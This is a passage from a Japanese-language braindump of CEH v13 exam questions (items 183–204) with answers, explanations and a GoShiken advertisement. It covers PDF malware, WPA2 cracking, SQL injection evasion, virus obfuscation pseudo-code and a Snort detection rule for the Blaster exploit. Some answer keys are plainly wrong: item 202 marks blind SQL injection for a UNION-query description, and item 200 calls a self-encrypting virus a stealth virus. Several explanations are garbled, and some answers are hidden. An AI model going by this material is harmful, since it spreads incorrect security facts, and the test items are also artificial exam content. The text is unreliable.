参考資料:CEH v13 学習ガイド - モジュール 10: XSS の種類 (保存型、リフレクション型、DOM)OWASP トップ 10 - A7: クロスサイト スクリプティング (XSS)

最新問題**: 183**
マルウェアアナリストは、埋め込まれたJavaScriptを介して攻撃を開始する疑いのある不審なPDFファイルを評価する任務を負っています。pdfidを使用した初期スキャンでは、/JavaScriptおよび/OpenActionというキーワードの存在が確認されました。潜在的な影響を理解するために、アナリストは次に何をすべきでしょうか？
A. ファイルをVirusTotalにアップロードし、エンジンのコンセンサスに頼る
B. PEエクスプローラーを使用してPDFを逆アセンブルする
C. PDFStreamDumper を使用してストリーム オブジェクトを抽出および分析します。
D. 署名のマッチングにHashMyFilesを使用してファイルハッシュを計算する
Answer: (解答を表示する**)**
この質問は、CEH v13 マルウェア脅威モジュールで取り上げられているマルウェア分析、特にPDFベースのマルウェアに関するものです。pdfid で識別される /JavaScript および /OpenAction キーワードの存在は、PDF を開いた際に悪意のある動作が引き起こされる可能性を強く示唆しています。
CEH v13では、埋め込まれた悪意のあるロジックを理解するための次のステップとして、PDFストリームオブジェクトの静的解析を推奨しています。PDFStreamDumperなどのツールを使用すると、アナリストはPDFファイル内のオブジェクトストリームを抽出、解凍、検査し、難読化されたJavaScriptコードやエクスプロイトペイロードを明らかにすることができます。

/OpenAction キーワードは、ドキュメントを開いたときに埋め込まれた JavaScript が自動的に実行されることを示します。これは、リーダーの脆弱性を悪用したり、二次ペイロードをダウンロードしたりするために PDF ベースの攻撃で使用される一般的な手法です。
他のオプションは不十分です:
* VirusTotal は検出結果を提供しますが、動作に関する洞察は提供しません。
* PDF はポータブル実行可能ファイルではないため、PE エクスプローラーは無関係です。
* ハッシュは既知のマルウェアの識別には役立ちますが、動作の分析には役立ちません。
CEH v13 では、埋め込みスクリプトを手動で検査して意図を判断することが重視されており、PDFStreamDumper が次のステップとして適切です。

最新問題: **184**
WPA2-PSKワイヤレスネットワークをテストします。主要な脆弱性を特定できる方法はどれですか？
A. 4ウェイハンドシェイクをキャプチャするための認証解除攻撃
B. PSKを直接盗むMITM
C. PSK開示を強制するための妨害
D. 不正な AP が PSK を明らかにする
Answer: (解答を表示する**)**
CEH v13では、WPA2-PSKを攻撃する唯一の有効な方法は4ウェイハンドシェイクをキャプチャすることであると規定されています。認証解除によりクライアントは再接続を強制され、ハンドシェイクをキャプチャしてオフラインで解読することが可能になります。
MITM 攻撃、妨害攻撃、不正 AP 攻撃では PSK が直接公開されることはありません。

最新問題: **185**
大手携帯電話 -データネットワーク事業者は、ネットワーク機器を収容するデータセンターを所有しています。これらの機器は、基本的にLinux上で動作する大型コンピュータで構成されています。データセンターの境界は、ファイアウォールとIPSシステムによって保護されています。
この設定に関する最適なセキュリティ ポリシーは何ですか?
A. ネットワーク要素は、ユーザーIDと強力なパスワードによって強化する必要があります。定期的なセキュリティテストと監査を実施する必要があります。
B. ネットワーク要素への物理的なアクセスが制限されている限り、追加の対策は必要ありません。
C. ファイアウォールと IPS システムが存在する限り、ネットワーク要素に特別なセキュリティ対策を講じる必要はありません。
D. オペレーターは、攻撃とダウンタイムは避けられないことを認識しており、バックアップ サイトを用意する必要があります。
Answer: (解答を表示する**)**
ファイアウォールやIPSなどの境界防御は保護層を提供しますが、内部システム（ネットワーク要素など）も強化する必要があります。これには以下が含まれます。


強力な認証の実施
定期的なパッチとアップデートの適用
脆弱性評価とセキュリティ監査の実施
セキュリティは階層化（多層防御）する必要があり、境界防御だけに頼るのは不十分です。
参考資料 - CEH v13 公式学習ガイド:
モジュール3: ネットワークのスキャン / モジュール18: インシデント対応
引用：
「内部システムは安全な構成で強化し、定期的にテストする必要があります。保護された環境であっても、階層化されたセキュリティアプローチが必要です。」誤った選択肢：
B & C. 境界セキュリティや物理的セキュリティだけに頼るのは不十分である。D) バックアップサイトはDRの一部ではあるが、プロアクティブな保護に代わるものではない。

最新問題**: 186**
LDAP プロトコルで使用されるポート番号は何ですか?
A. 110
B. 389
C. 464
D. 445
Answer: B (メーッセージを残す**)**
包括的かつ詳細な説明：
LDAP (Lightweight Directory Access Protocol) は以下を使用します。
* 標準 LDAP 通信用の TCP/UDP ポート 389。
* セキュアな LDAP over SSL (LDAPS) 用の TCP/UDP ポート 636。
CEH v13 コースウェアより:
* モジュール 3: ネットワークのスキャン # 一般的なポートとプロトコル
誤ったオプション:
* A: ポート110 = POP3
* C: ポート 464 = Kerberos パスワードの変更/設定
* D: ポート 445 = SMB over TCP/IP (ファイル共有に使用)
参考資料:CEH v13 学習ガイド - モジュール 3: 既知のポート番号IANA - サービス名およびトランスポート プロトコル ポート番号レジストリ

最新問題**: 187**
プロのハッカーであるアリスは、ある組織のクラウドサービスを標的にしました。彼女はスピアフィッシングメールを送信することで標的のMSPプロバイダーに侵入し、カスタムメイドのマルウェアを配布してユーザーアカウントを侵害し、クラウドサービスへのリモートアクセスを取得しました。さらに、彼女は自身のMSPアカウントを使用して標的の顧客プロファイルにアクセスし、顧客データを圧縮してMSPに保存しました。そして、この情報を利用して、標的の組織へのさらなる攻撃を開始しました。上記のシナリオにおいて、アリスが実行したクラウド攻撃は次のどれですか？

A. クラウドホッパー攻撃
B. クラウドクリプトジャッキング
C. クラウドボーン攻撃
D. クラウド内マン攻撃（MITC）
Answer: (解答を表示する**)**
クラウドホッパー作戦は、2017 年に英国 (U.S.) 内の MSP を標的とした大規模な攻撃とデータ盗難でした。
K.)、米国、日本、カナダ、ブラジル、フランス、スイス、ノルウェー、フィンランド、スウェーデン、南アフリカ、インド、タイ、韓国、オーストラリアで活動していました。このグループはMSPを仲介者として利用し、MSPのクライアントエンジニアリング、MSPの工業製造、小売、エネルギー、製薬、通信、政府機関から資産と企業秘密を収集しました。オペレーション・クラウドホッパーでは、70種類以上のバックドア、マルウェア、トロイの木馬が使用されました。これらはスピアフィッシングメールを通じて配信されました。攻撃はタスクをスケジュールしたり、サービス／ユーティリティを利用したりすることで、PCシステムが再起動されてもMicrosoft Windowsシステムを続行しました。システムにアクセスしてデータを窃取するためのマルウェアやハッキングツールをインストールしました。

最新問題: **188**
ViruXine.W32ウイルスは、基盤となる実行コードを改変することで存在を隠蔽します。このウイルスコードは、元のアルゴリズムをそのまま維持しながら変異します。つまり、実行されるたびにコード自体が変化しますが、コードの機能（セマンティクス）は全く変化しません。



以下はウイルス コードの一部です (画像を参照)。ループによって XOR 暗号化が実行され、実行されるたびにコードの外観が変わります。

```
.. lots of encrypted code
2. …
3. Decryption_Code:
4. C=C+1
5. A=Encrypted
6. Loop:
7. B=*A
8. C=3214*A
9. B=B XOR CryptoKey
10. *A=B
11. C=1
12. C=A+B
13. A=A+1
14. GOTO Loop IF NOT A=Decryption_Code
15. C=C^2
16. GOTO Encrypted
17. CryptoKey:
18. some_random_number
```

EC-Council
jpnpdf.com

この技術は何と呼ばれますか?

A. 多形性ウイルス

B. 変態ウイルス

C. ドラヴィダウイルス

D. ステルスウイルス

Answer: B (メーッセージを残す)

記述されているウイルスは、実行のたびに自身のコードを変更しますが、動作は変わりません。これがメタモーフィック型ウイルスの特徴です。ポリモーフィック型ウイルス（暗号化されたコードと変化する復号器を使用するウイルス）とは異なり、メタモーフィック型ウイルスは、復号ルーチンと実行ルーチンを含む自身のコード全体を書き換えることで、ウイルス対策ソフトウェアによるパターン検出を回避します。

シナリオで見られる変異型ウイルスの主な特徴:

実行ごとに完全に変化します。

全体的な機能は同一に保たれます (セマンティクスはそのまま)。

外観とロジックフローを変更します。

CEH v13 コースウェアより:

モジュール 6: マルウェアの脅威 # ウイルスの種類と難読化手法 CEH v13 学習ガイドには次のように記載されています。

「メタモーフィック型ウイルスは、その根本的な動作を変えることなく、反復ごとにコード構造と外観を変更します。そのため、シグネチャベースのメカニズムによる検出が困難になります。」誤った選択肢：

A: ポリモーフィック型ウイルスは、変化する復号器スタブを使用して自身を暗号化しますが、コアロジックは変更しません。
C: 「ドラヴィダウイルス」はサイバーセキュリティの分野では認知されていない用語です。
D: ステルスウイルスは、（システムコールを傍受するなどして）その存在を隠しますが、コード構造は変更しません。
参考資料: CEH v13 学習ガイド - モジュール 6: マルウェアの種類 # メタモーフィック型ウイルスとポリモーフィック型ウイルス NIST SP 800-83r1 - マルウェア インシデントの防止と処理のガイド マルウェア関連の質問やその他の CEH トピックを引き続きご希望の場合はお知らせください。

最新問題: **189**
ペネトレーションテスターは、企業のネットワークの脆弱性を特定し、それを悪用しようと試みることで、合法的にセキュリティを評価するために雇用されます。これはどのようなタイプのハッカーでしょうか？
A. ブラックハット
B. グレーハット
C. スクリプトキディ
D. ホワイトハット
Answer: D (メーッセージを残す)
CEH v13では、ホワイトハットハッカーを、法的および契約上の境界内で侵入テスト、脆弱性評価、およびエクスプロイト試行を実行する明確な権限を持つセキュリティ専門家と定義しています。彼らの目的は、セキュリティを侵害することではなく、強化することです。ホワイトハットハッカーは、体系的な方法論に従い、発見事項を文書化し、改善策を提案します。ブラックハットハッカー（オプションA）は、悪意を持って、許可なく行動します。グレーハットハッカー（オプションB）は、許可なく行動しますが、悪意はありません。これは、企業の侵入テスト手順に準拠していません。スクリプトキディ（オプションC）は、深い知識を持たずに既成ツールに依存しており、正当な業務には利用されません。
したがって、ここで説明する個人は、組織の同意を得て法的および倫理的ガイドラインに従って活動するホワイトハットです。

最新問題: **190**
ヤンシーは大手電力会社のネットワークセキュリティ管理者です。解雇を知り、不満を募らせた彼は、ロジックボム、バックドア、その他のマルウェアをシステムに仕掛けて会社を妨害しようと決意します。たとえ自分の行動が懲役刑につながろうと、彼は気にしません。
ヤンシーは何と見なされるでしょうか?
A. ヤンシーは自殺ハッカーとみなされるだろう
B. 彼は刑務所に行くことを気にしないので、ブラックハットと見なされるだろう
C. ヤンシーは現在その会社で働いているので、彼はホワイトハットである。
D. ヤンシーは人員削減を行っている会社に立ち向かうハクティビストハッカーである。
Answer: A (メーッセージを残す)

包括的かつ詳細な説明：
自殺ハッカーとは、逮捕や投獄といった結果を顧みずにサイバー攻撃を仕掛けるハッカーのことです。ヤンシーの行動は以下の理由からこのパターンに当てはまります。
* 彼は故意に違法行為を犯している。
* 彼はその結果を十分に認識していますが、無関心です。
* 彼の動機は復讐であり、イデオロギーや個人的な利益ではない。
CEH v13 コースウェアより:
* モジュール1: 倫理的ハッキング入門 # ハッカーの種類
参考資料:CEH v13 学習ガイド - モジュール 1: ハッカーの分類NIST SP 800-12 - 脅威アクターの分類

最新問題: **191**
ある組織ではデータの整合性検証にSHA-256を使用していますが、依然として不正なデータ改ざんが発生しています。この問題を解決するのに最適な暗号化ツールはどれですか？
A. 非対称暗号化
B. 対称暗号化
C. SSL/TLS証明書
D. デジタル署名
Answer: D (メーッセージを残す**)**
CEHは、SHA-256などのハッシュ関数だけでは整合性チェックのみが可能で、真正性や否認不能性を検証できないと説明しています。攻撃者はデータを改ざんしてハッシュを再計算することができます。
デジタル署名はハッシュと非対称暗号化を組み合わせることで、次のことを保証します。
* 誠実さ
* 認証
* 否認防止
選択肢Dが正解です。
オプション A と B は機密性を提供しますが、整合性の保証は提供しません。
オプション C は、スタンドアロンのデータ整合性ではなく、通信チャネルを保護します。
CEH は、データの整合性を改ざんから保護するためにデジタル署名を明示的に推奨しています。

最新問題: **192**
倫理的なハッカーが、ウェブサイトのデータベースシステムのSQLインジェクション攻撃に対するセキュリティをテストしています。彼らは、IDSが典型的なSQLインジェクションパターンを検出するための強力なシグネチャ検出メカニズムを備えていることを発見しました。
SQL インジェクション攻撃を実行する際に IDS シグネチャ検出をバイパスするのに最も効果的に使用できる回避手法はどれですか?
A. SQLクエリ文字列を表すために16進エンコードを使用します
B. IPフラグメンテーションを利用して攻撃ペイロードを隠す
C. 文字列連結を利用して識別可能なキーワードを分割する

D. SQL文の大文字と小文字を変更することで大文字と小文字のバリエーションを実装します。
Answer: C (メーッセージを残す**)**

最新問題**: 193**
CompanyXYZ社から、境界メールゲートウェイのセキュリティ評価を依頼されました。ニューヨークのオフィスから、特別な形式のメールを作成し、インターネット経由でCompanyXYZ社の従業員に送信しました。CompanyXYZ社の従業員は、このテストについて知っています。メールの内容は以下のとおりです。
送信者: jim_miller@companyxyz.com
宛先: michelle_saunders@companyxyz.com 件名: テストメッセージ
日付: 2017年4月3日 14:37
CompanyXYZ の従業員があなたの電子メール メッセージを受信します。
これは、CompanyXYZ の電子メール ゲートウェイが何を防止できないことを証明していますか?
A. メールの偽装
B. 電子メール収集
C. メールフィッシング
D. メールのなりすまし
Answer: D (メーッセージを残す**)**
メールのなりすましとは、メールのヘッダーを偽装し、受信者を騙してメールが本来の送信元とは異なる人物や場所から送信されたと思わせることです。コアメールプロトコルには認証方法が組み込まれていないため、スパムメールやフィッシングメールは、このような偽装を利用して受信者を騙し、メッセージの送信元を信頼させようとします。
電子メールのなりすましの最終的な目的は、受信者にメールを開かせ、場合によっては返信させることです。
なりすましメッセージは通常、削除する以外にほとんど操作を必要としない迷惑なものです。しかし、より悪質な種類は重大な問題を引き起こし、場合によっては実際のセキュリティ上の脅威となることがあります。

最新問題**: 194**
侵入テスターは、WPA2 暗号化で保護されたワイヤレス ネットワークにアクセスしようとしています。
テスターはWPA2ハンドシェイクのキャプチャに成功しましたが、次に事前共有鍵を解読する必要があります。最も効果的な方法は何ですか？
A. キャプチャしたハンドシェイクに対して一般的なパスワードを使用してブルートフォース攻撃を実行します。
B. キャプチャしたWPA2ハンドシェイクに対して辞書攻撃を使用してキーを解読します
C. ルーターのログインページでSQLインジェクション攻撃を実行する
D. 認証解除攻撃を実行して、すべてのクライアントをネットワークから切断します。
Answer: (解答を表示する**)**

WPA2-PSKネットワークは、パスフレーズから生成された事前共有鍵を使用してユーザーを認証します。CEHによると、4ウェイハンドシェイクをキャプチャした後、鍵を復元するための標準的かつ最も効果的な方法は、オフライン辞書攻撃を実行することです。オフライン辞書攻撃では、単語リストのエントリをハッシュ化し、キャプチャしたハンドシェイクの値と比較します。オフラインクラッキングは検出を回避し、ブルートフォース攻撃よりもはるかに高速です。

最新問題: **195**
ネドベドは銀行のITセキュリティマネージャーです。ある日、メールサーバーから未知のIPアドレスへの不審な接続によるセキュリティ侵害が発生していることを知りました。インシデント対応チームに連絡する前に、ネドベドがまずすべきことは何でしょうか？
A. そのままにして、すぐにインシデント対応チームに連絡してください
B. ファイアウォールから疑わしいIPアドレスへの接続をブロックします
C. メールサーバーをネットワークから切断する
D. 接続をバックアップメールサーバーに移行します
Answer: C (メーッセージを残す**)**
インシデント対応チームに連絡する前に、さらなるデータの流出や侵害を防ぐために、侵害を封じ込めることが重要です。影響を受けたサーバーをネットワークから切断することで、悪意のある攻撃者との通信を直ちに停止できます。
##########

最新問題: **196**
ある組織のウェブサイトのソースコードをレビューしていたセキュリティ研究者が、Amazon S3のファイルの場所への参照を発見しました。標的が使用している、公開されている追加のS3バケットURLを特定する最も効果的な方法は何ですか？
A. XSS を悪用してページに S3 リンクを表示する
B. Google の高度な検索演算子を使用して S3 バケットの URL を列挙します
C. SQLインジェクションを使用してデータベースから内部ファイルパスを抽出します
D. パケットスニッフィングを実行して内部S3バケット名を傍受する
Answer: B (メーッセージを残す**)**
OSINTベースの偵察には、検索エンジンを用いて公開されているクラウド資産を特定することが含まれます。CEHは、site:s3.amazonaws.comなどのパターンやキーワードベースのクエリを通じて検索エンジンにインデックスされているS3バケットを明らかにする受動的な方法として、Googleドーキングに注目しています。

有効な **312-50v13** 問題集は GoShiken.com が提供された合格しやすい 312-50v13 試験問題集！ GoShiken.com が最新の **312-50v13** 試験問題集を提供しています。GoShiken.com 312-50v13 試験問題は最新で、解答が正確でございます。最新の GoShiken.com 312-50v13 問題集をゲットする人はこちら: https://www.goshiken.com/ECCouncil/312-50v13-

mondaishu.html (87530%OFF問題集溶と正解付きで 30%ｗ特別割引コード:
Freepdfdumps)

最新問題: **197**
以下のスノートルールを学習します。

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 135
(msg: "NETBIOS DCERPC ISystemActivator bind attempt";
flow:to_server, established; content: "|05|"; distance: 0; within: 1;
content: "|ob|"; distance: 1; within: 1; byte_test: 1, &, 1, 0, relative;
content: "|A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46|";
distance: 29; within: 16; reference: cve, CAN-2003-0352;
classtype: attempted-admin; sid: 2192; rev: 1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET 445 (msg: "NETBIOS SMB
DCERPC ISystemActivator bind attempt"; flow: to_server, established;
content: "|FF|SMB|25|"; nocase; offset:4, depth:5; content: "|26 00|";
nocase; distance:5; within: 12; content: "|05|"; distance:0; within:1;
content: "|ob|"; distance: 1; within: 1; byte_test: 1, &, 1, 0, relative;
content: "|A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46|";
distance: 29; within: 16; reference: cve, CAN-2003-0352;
classtype: attempted-admin; sid: 2193; rev: 1;)
```

以下のオプションから、このルールを適用するエクスプロイトを選択します。
A. マイドゥーム
B. WebDav
C. MSブラスター
D. SQLスラマー
Answer: C (メーッセージを残す)

最新問題: **198**
Leverox Solutionsは、脅威インテリジェンスプロセスのために、セキュリティ専門家のアーノルド氏を雇用しました。アーノルド氏は、組織に対する具体的な脅威に関する情報を収集しました。この情報から、セキュリティイベントやインシデントに関するコンテキスト情報を抽出し、潜在的なリスクを明らかにし、攻撃者の手口を深く理解することができました。彼は、人間、ソーシャルメディア、チャットルームなどの情報源に加え、サイバー攻撃につながったイベントからも情報を収集しました。このプロセスにおいて、彼は特定された悪意のある活動、推奨される行動方針、そして新たな攻撃に対する警告を含むレポートも作成しました。
上記のシナリオで Arnold によって収集される脅威インテリジェンスの種類は何ですか?
A. 戦略的脅威情報
B. 戦術的脅威情報
C. 運用上の脅威インテリジェンス
D. 技術的な脅威情報
Answer: C (メーッセージを残す)
オペレーショナル -スレット -インテリジェンスは、特定の攻撃者の手法、動機、キャンペーンに関する洞察を提供します。これには、実際の攻撃、オープンソース -インテリジェンス (OSINT)、ソー

シャルメディア、ダークウェブフォーラム、チャットルーム、ヒューマン・インテリジェンス（HUMINT）からコンテキスト情報を収集することが含まれます。
CEH v13 公式コースウェアによると:
* 運用インテリジェンスは主に、セキュリティ チームが特定の攻撃を予測するために使用されます。
* 次のような実用的な情報を提供するのに役立ちます:
* 誰が攻撃しているのか?
* なぜ彼らは攻撃しているのですか?
* どのような方法を使用しているのでしょうか?
* どのようなインフラストラクチャが関係していますか?
誤ったオプション:
* A. 戦略的脅威インテリジェンスは、長期的な傾向とビジネスリスクに焦点を当てた高レベルです。
* B. 戦術的脅威インテリジェンスは、主に防御者とアナリスト向けに、既知の脅威の TTP (戦術、手法、手順) に焦点を当てています。
* D. 技術的な脅威インテリジェンスには、IP、ハッシュ、URL などの IoC が含まれます。これらは、多くの場合、短命で、検出システムに使用されます。
参考資料 - CEH v13 公式コースウェア:
モジュール01: 倫理的ハッキング入門
セクション: 脅威インテリジェンスの種類」
表: 戦略的 vs 戦術的 vs 運用的 vs 技術的インテリジェンス」

最新問題: **199**
ソフトウェア開発者のカルビンは、SSIディレクティブを統合した、手動操作なしでウェブページのコンテンツを自動生成する機能を使用しています。この機能はリモートユーザーからの入力を受け付け、それをページ上で利用するため、開発されたウェブアプリケーションに脆弱性が生じます。ハッカーはこの機能を悪用し、悪意のあるSSIディレクティブを入力値として渡し、サーバーファイルの改ざんや消去といった悪意のある行為を実行する可能性があります。カルビンのウェブアプリケーションが影響を受けやすいインジェクション攻撃の種類は何でしょうか？
A. CRLF挿入
B. サーバーサイドJSインジェクション
C. サーバー側テンプレートインジェクション
D. サーバーサイドインクルードの挿入
Answer: (解答を表示する**)**

最新問題: **200**
自身のコードを変更し、複製時に自分自身を複数回暗号化できるウイルスの種類はどれですか?
A. ステルスウイルス
B. トンネリングウイルス
C. 虫歯ウイルス

D. 暗号化ウイルス
Answer: A (メーッセージを残す**)**
ステルスウイルスは、ウイルス対策ソフトウェアによる検出を回避するための高度な手段を備えた、一種のウイルスマルウェアです。感染したマシンに侵入した後、ステルスウイルスは継続的に名前を変更し、ディスク内を移動することで、自身を隠蔽します。他のウイルスと同様に、ステルスウイルスはPCの様々な部分に侵入する可能性があります。PCを制御してタスクを実行すると、ウイルス対策プログラムはそれを検出しますが、ステルスウイルスはそれを予測し、名前を変更して、ウイルス対策ソフトウェアが検出する前に、ディスク上の特定のドライブまたは領域に自身をコピーします。移動および名前変更されたステルスウイルスは、通常、検出されたファイルを置き換えます。
感染」したファイルを、ウイルス対策ソフトの検出を誘発しないクリーンなファイルと置き換えるという、終わりのないいたちごっこです。この種のウイルスのインテリジェントなアーキテクチャは、一度感染すると完全に駆除することはほぼ不可能であることを保証しています。ステルスウイルスを完全に根絶するには、PCを完全に消去し、ゼロから再構築する必要があります。定期的に更新されたウイルス対策ソフトウェアを使用することでリスクを軽減できますが、周知のとおり、ウイルス対策ソフトウェアは新たな脅威を発見し、それらから保護するという終わりのないサイクルに陥っています。
https://www.techslang.com/definition/what-is-a-stealth-virus/

最新問題**: 201**
組織に新しいWebベースのソフトウェアパッケージを導入する必要があります。このパッケージには3台の独立したサーバーが必要であり、インターネット上で利用可能である必要があります。サーバーの配置に関して推奨されるアーキテクチャは何ですか？
A. 3つのサーバーはすべて内部に配置する必要があります
B. インターネットに面したWebサーバー、内部ネットワーク上のアプリケーションサーバー、内部ネットワーク上のデータベースサーバー
C. インターネットに面したWebサーバーとデータベースサーバー、内部ネットワーク上のアプリケーションサーバー
D. 3つのサーバーは相互に通信できるようにインターネットに接続する必要があります。
Answer: B (メーッセージを残す**)**
安全な Web アプリケーションのデプロイメントに推奨されるアーキテクチャは、多層セットアップです。
DMZ 内の Web サーバー (公開)
内部ネットワーク上のアプリケーションサーバー
内部ネットワーク上のデータベースサーバー
この設計により、重要なコンポーネントの露出が制限されます。Webサーバーのみがインターネットに公開され、アプリケーションサーバーとデータベースサーバーはファイアウォールで保護され、内部からのみアクセス可能となります。
参考資料 - CEH v13 公式学習ガイド:
モジュール10: Webサーバーのハッキング

引用：
"Web サーバーを DMZ に配置し、アプリケーション サーバーとデータベース サーバーを内部ネットワーク内に保持します。
これにより、攻撃対象領域が縮小され、階層化されたセキュリティが実現します。」
誤ったオプションの説明:
A) 内部に配置すると、外部からアクセスできなくなります。
C および D。データベースまたはすべてのサーバーをインターネットに公開すると、重大なリスクが生じます。

最新問題: **202**
次のどのタイプの SQL インジェクション攻撃が、元のクエリによって返された結果を拡張し、攻撃者が元のステートメントと同じ構造を持つ 2 つ以上のステートメントを実行できるようにしますか。
A. ユニオンSQLインジェクション
B. ブラインドSQLインジェクション
C. ブールベースのブラインドSQLインジェクション
D. エラーベースのインジェクション
Answer: B (メーッセージを残す**)**

最新問題: **203**
あなたはグローバル企業のサイバーセキュリティコンサルタントです。この組織では BYOD（Bring Your Own Device）ポリシーを導入していますが、最近、従業員のデバイスが侵害されるフィッシングインシデントが発生しました。調査の結果、フィッシング攻撃は従業員がインストールしたサードパーティ製のメールアプリを介して行われたことが判明しました。BYODポリシーではセキュリティとユーザーの自律性のバランスを取る必要があるため、組織はこのようなインシデントのリスクをどのように軽減すべきでしょうか？さらに、個人デバイスの使用を過度に制限することなく、同様の攻撃を防ぐ対策を検討してください。
A. 業務関連のタスク用に企業所有のデバイスを従業員に提供します。
B. 承認されていないアプリケーションのインストールを制限するモバイル デバイス管理ソリューションを実装します。
C. すべての従業員のデバイスでインターネット アクセスに会社提供の VPN を使用するように要求します。
D. フィッシング攻撃に重点を置いた、定期的なサイバーセキュリティ意識向上トレーニングを実施します。
Answer: D (メーッセージを残す**)**
個人デバイスの使用を過度に制限することなく、同様の攻撃を防ぐ最善の対策は、フィッシング攻撃に焦点を当てたサイバーセキュリティ意識向上トレーニングを定期的に実施することです。サイバーセキュリティ意識向上トレーニングは、フィッシング、マルウェア、ランサムウェア、データ侵害などのサイバー脅威から従業員自身と組織を守るためのベストプラクティスと行動について、従業員に教育し、その能力を高めるプロセスです。サイバーセキュリティ意識向上トレー

ニングは、以下のメリットを提供することで、組織がフィッシングインシデントのリスクを軽減するのに役立ちます12。
* 送信者、件名、内容、添付ファイル、メッセージの URL をチェックしたり、応答またはクリックする前にメッセージの正当性と信頼性を確認したりすることで、フィッシング詐欺のメール、メッセージ、またはリンクを識別して回避する方法に関する従業員の知識とスキルを高めることができます。
* 疑わしい活動や悪意のある活動を報告したり、セキュリティ ポリシーやガイドラインに従ったり、疑問やトラブルがあったときに支援や指導を求めたりすることを従業員に奨励するなど、サイバーセキュリティの重要性と責任に関する従業員の姿勢と文化を高めることができます。
* 従業員にデバイスやアプリケーションの更新、強力で固有のパスワードの使用、多要素認証の有効化、データの定期的なバックアップを促すなど、フィッシング インシデントの主な原因となる人為的エラーや過失を軽減できます。
他のオプションは、次の理由によりオプション D ほど最適ではありません。
* A. 業務関連業務のために企業所有デバイスを従業員に提供する :この選択肢は、従業員が業務関連業務に個人所有デバイスを使用することを許可するBYODポリシーに反するため、実現不可能です。企業所有デバイスを従業員に提供するには、デバイスの購入、保守、セキュリティ確保、従業員への使用方法のトレーニングとサポートなど、組織は追加のコストとリソースを負担する必要があります。さらに、企業所有デバイスを従業員に提供しても、フィッシングインシデントを必ずしも防ぐことはできません。組織がデバイスに厳格なセキュリティ管理とポリシーを実装しない限り、フィッシングメール、メッセージ、またはリンクによってデバイスが侵害される可能性があり、ユーザーの自律性と生産性が制限される可能性があります3。
* B. 承認されていないアプリケーションのインストールを制限するモバイルデバイス管理ソリューションを実装する: このオプションは、従業員が個人所有のデバイスを私用と業務用の両方で使用することを許可する BYOD ポリシーの下で、ユーザーの自律性とプライバシーを侵害するため、望ましくありません。承認されていないアプリケーションのインストールを制限するモバイルデバイス管理ソリューションを実装するには、組織が従業員のデバイスを監視および制御する必要があり、データの所有権、同意、コンプライアンスなどの法的および倫理的問題が発生する可能性があります。さらに、承認されていないアプリケーションのインストールを制限するモバイルデバイス管理ソリューションを実装しても、従業員は承認されたアプリケーションを通じてフィッシングメール、メッセージ、またはリンクを受信する可能性があるため、フィッシングインシデントを完全に防止することはできません。組織がアプリケーションに対して厳格なセキュリティ制御とポリシーを実装しない限り、ユーザーエクスペリエンスと機能に影響を与える可能性があります4。
* C. すべての従業員デバイスでインターネット アクセスに会社提供の VPN を使用することを必須にする: このオプションは、フィッシング インシデントの根本原因である人的要因に対処していないため、十分ではありません。
従業員の全デバイスに会社提供のVPNを使用してインターネットにアクセスすることを義務付けると、ネットワークトラフィックの暗号化、IPアドレスの秘匿化、地域制限の回避といったメリットが得られます。しかし、従業員の全デバイスに会社提供のVPNを使用してインターネットにア

クセスすることを義務付けても、フィッシング詐欺の被害を防ぐことはできません。従業員は、悪意のあるウェブサイトやアプリケーションに誘導するフィッシングメール、メッセージ、リンクの被害に遭う可能性があり、組織がVPNに厳格なセキュリティ管理とポリシーを導入していない限り、ネットワークのパフォーマンスと信頼性に影響を与える可能性があります。
参考文献:
1 :サイバーセキュリティ意識向上トレーニングとは？ | 定義、メリット、ベストプラクティス | カスペルスキー
2 :セキュリティ意識向上トレーニングでフィッシング攻撃を防ぐ方法 | Infosec
3: BYODと企業所有デバイス :メリットとデメリット | Bitglass
4: モバイルデバイス管理 (MDM) | OWASP Foundation
5 :VPNとは何か？なぜ必要なのか？知っておくべきことすべて | ZDNet

最新問題**: 204**
